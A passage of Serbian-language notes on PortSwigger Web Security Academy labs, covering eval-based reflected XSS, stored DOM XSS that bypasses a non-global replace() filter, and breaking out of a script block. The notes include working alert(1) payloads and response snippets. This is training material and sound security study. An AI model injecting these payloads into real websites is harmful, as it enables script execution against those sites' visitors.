- Unosom ovog specifičnog payload-a u polje za pretragu, aplikacija ga je obradila i vratila na klijent. Zbog manipulisanog JSON formata, ranjiva `eval()` funkcija je izvršila umetnuti JavaScript kod, prikazujući alert.



○ Lab: Stored DOM XSS

- Meta ovog napada je funkcionalnost ostavljanja komentara na blog postovima.
- Aplikacija pokušava da se zaštiti od XSS napada tako što enkodira znakove "manje od" i "veće od" (< i >) koristeći ugrađenu JavaScript funkciju `replace()`. Međutim, analiza je pokazala da je funkcija implementirana nebezbedno: string koji se traži prosleđen je kao običan tekst, a ne kao regularni izraz sa globalnim flagom (/g). Zbog ovakve implementacije, `replace()` funkcija zamenjuje samo prvo pojavljivanje ovih karaktera, ostavljajući sve naredne tagove netaknutim.
- Da bi se iskoristila ova greška u implementaciji, konstruisan je payload koji namerno "troši" prvu zaštitu. Korišćen je sledeći payload: `<><img src=1 onerror=alert(1)>`.

- Prvi set ugaonih zagrada (<>) služi isključivo tome da bude meta replace() funkcije. Filter ih bezbedno enkodira, ali se time proces zaustavlja. Drugi deo payload-a, pravi HTML tag za sliku (), prolazi neizmenjen i upisuje se u DOM.

Leave a comment

Comment:

<>

Name:

mijat

Email:

mijat@mijat.com


Website:

http://mijat.com

Post Comment

[< Back to Blog](#)

- Ovaj komentar je sačuvan. Kada browser ponovo učitava stranicu sa komentarima, klijentski kod uzima netaknuti <img...> tag i ubacuje ga u DOM strukturu. Pošto ne postoji slika na putanji 1, browser okida onerror događaj i izvršava JavaScript funkciju alert(1). Za razliku od Reflected XSS-a, ovaj kod će se izvršiti svakom korisniku koji otvori ovaj blog post.



- Lab: Reflected XSS into a JavaScript string with single quote and backslash escaped
 - U ovom zadatku, ranjivost se nalazi u funkcionalnosti pretrage, ali se korisnički unos ne reflektuje u standardnom HTML-u, već direktno unutar JavaScript stringa u <script> bloku. Kroz Burp Suite Repeater testirano je ponašanje aplikacije unosom testnog stringa koji sadrži apostrof (test'payload). Analizom odgovora primećeno je da aplikacija vrši sanitizaciju tako što enkodira (escapuje) jednostruke navodnike i obrnute kose crte dodavanjem prefiksa \. Zbog ovoga, bekstvo iz JavaScript stringa korišćenjem standardnih karaktera (npr. '-alert(1)-') nije moguće.

```
<script>
var searchTerms = 'test\\payload';
document.write('');
</script>
<section class="blog-list no-results">
  <div class="is-linkback">
    <a href="/">
      Back to Blog
    </a>
  </div>
</section>
```

- Pošto je klasično "bekstvo" iz JavaScript stringa onemogućeno, iskorišćena je činjenica da browseri prilikom učitavanja stranice prvo parsiraju HTML tagove, a tek onda izvršavaju JavaScript kod unutar njih. Zbog toga je moguće potpuno ignorisati JavaScript sintaksu i poslati HTML payload koji nasilno zatvara trenutni <script> blok.
- Iskorišćen je sledeći payload: </script><script>alert(1)</script>.

- Kada browser naiđe na naš </script>, on automatski prekida izvršavanje trenutne skripte (iako to sintaksno "lomi" ostatak originalnog koda), a zatim normalno učitava i izvršava naš novi, maliciozni <script> tag sa funkcijom alert(1).

```
</section>
<script>
var searchTerms = '</script><script>alert(1)</script>';
document.write('
');
</script>
<section class="blog-list no-results">
```

0a29006104f5d806812ba736003700fc.web-security-academy.net says

1

OK